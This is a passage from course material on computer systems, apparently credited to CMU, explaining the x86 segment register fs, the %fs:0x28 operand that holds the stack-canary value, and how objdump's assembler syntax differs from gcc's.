
Supplied by CMU.

The operand “%fs:0x28” requires some explanation, as it uses features we haven’t previously discussed. *fs* is one of a few “segment registers,” which refer to other areas of memory. They are generally not used, being a relic of the early days of the x86 architecture before virtual-memory support was added. You can think of it as an area where global variables (accessible from anywhere) may be stored and made read-only. It’s used here to hold the “canary” values. The area is set up by the operating system when the system is booted; the canary is set to a random value so that attackers cannot predict what it is. It’s also in memory that’s read-only so that the attacker cannot modify it.

Note that objdump’s assembler syntax is slightly different from what we normally use in gcc: there are no “q” or “l” suffices on most of the instructions, but the call instruction, strangely, has a q suffix.



Supplied by CMU.



Supplied by CMU.